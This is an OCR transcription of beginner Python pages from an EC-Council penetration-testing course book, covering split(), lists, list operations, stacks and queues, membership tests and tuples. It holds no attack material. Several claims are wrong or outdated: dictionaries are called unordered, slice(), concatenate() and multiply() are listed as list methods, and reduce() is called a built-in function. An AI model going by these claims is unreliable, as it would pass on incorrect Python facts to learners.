


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The split() Method

This method splits the input string over a particular delimiter and returns a list that contains the words that have been split. As shown in the screenshot, the data are stored in an array so that we can pull the data from the split. In this example, the delimiter has been passed to the method. At some point, we may need to break a large string down into smaller chunks or strings. This is the opposite of concatenation, which merges or combines strings into one. To split strings, the **`split`** function can be used. It splits or breaks up a string and adds the data to a string array using a defined separator. If no separator is defined when calling the function, white space will be used by default. In simpler terms, the separator is a defined character that will be placed between variables.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




List Types

There are four collection data types in the Python programming language:

- A **`list`** is a collection that is ordered and changeable. It allows duplicate members.
- A **`tuple`** is a collection that is ordered and unchangeable. It allows duplicate members.
- A **`set`** is a collection that is unordered and unindexed. It does not allow duplicate members.
- A **`dictionary`** is a collection that is unordered, changeable, and indexed. It does not allow duplicate members.

Lists in Python start from index 0, and any item can be accessed using indices, as shown in the screenshot.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



List Operations

A list is a type of data structuring method that allows integers or characters to be stored in an order indexed by integers starting from 0. List operations are the operations that can be performed on the data in the **`list`** data structure. A few of the basic list operations used in Python programming are **`extend()`**, **`insert()`**, **`append()`**, **`remove()`**, **`pop()`**, **`slice()`**, **`reverse()`**,**`min()`** and **`max()`**,**`concatenate()`**,**`count()`**,**`multiply()`**,**`sort()`**,**`index()`**, and **`clear()`**.


The **`list`** methods make it very easy to use a list as a stack, where the last element added is the first element retrieved ("last-in, first-out"). To add an item to the top of the stack, we use **`append()`**. To retrieve an item from the top of the stack, we use **`pop()`** without an explicit index.

It is also possible to use a list as a queue, where the first element added is the first element retrieved ("first-in, first-out"). However, lists are not efficient for this purpose. While appends and pops from the end of a list are fast, inserts or pops from the beginning of a list are slow because the other elements have to be shifted by one.

To implement a queue, we use **`collections.deque`**, which was designed for fast appends and pops from both ends.

Three built-in functions are very useful when used with lists: **`filter()`**, **`map()`**, and **`reduce()`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




The in and not in Methods

The **`in`** and **`not in`** methods are essential Python operations that can be used against any sequence type. Previously, we used them to search for a string or character within a target string. The **`in`** method returns **`True`** if the search is successful and returns **`False`** if not. The opposite is the case for the **`not in`** method.

- **`in`**: This operator is used to check whether an element is present in a list. It returns **`True`** if the element is present; else, it returns **`False`**.
- **`not in`**: This operator is used to check whether an element is absent in a list. It returns **`True`** if the element is absent; else, it returns **`False`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tuple

A **`tuple`** is an ordered and unchangeable collection. In Python, tuples are defined with parentheses, and tuple items can be accessed by referring to the index number inside square brackets. This method may be familiar to anyone who has accessed array elements in other programming languages.

- A **`tuple`** is an immutable sequence of Python objects.
- Tuples are sequences, just like lists. The differences between tuples and lists are that tuples cannot be changed, unlike lists, and tuples use parentheses, whereas lists use square brackets.
- Creating a **`tuple`** is as simple as writing different comma-separated values. Optionally, comma-separated values can be inserted inside parentheses as well.
- The empty **`tuple`** is written as two parentheses containing nothing.
- Tuples are immutable, which means that one cannot update or change the values of **`tuple`** elements. However, portions of existing tuples can be taken to create new tuples.
- Removing individual tuple elements is not possible. There is, of course, nothing wrong with creating a new **`tuple`** with the undesired elements discarded.
- To explicitly remove an entire **`tuple`**, use the **`del`** statement.
- Tuples respond to the **`+`** and **`*`** operators much like strings; these operators perform concatenation and repetition, respectively, but the result is a new **`tuple`**, rather than a string.
- Because tuples are sequences, indexing and slicing work the same way for tuples as they do for strings.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Python Operators

- An operator is something that can perform **arithmetic** or **logical operations** on an expression. The variable on which the operator operates is called the operand.



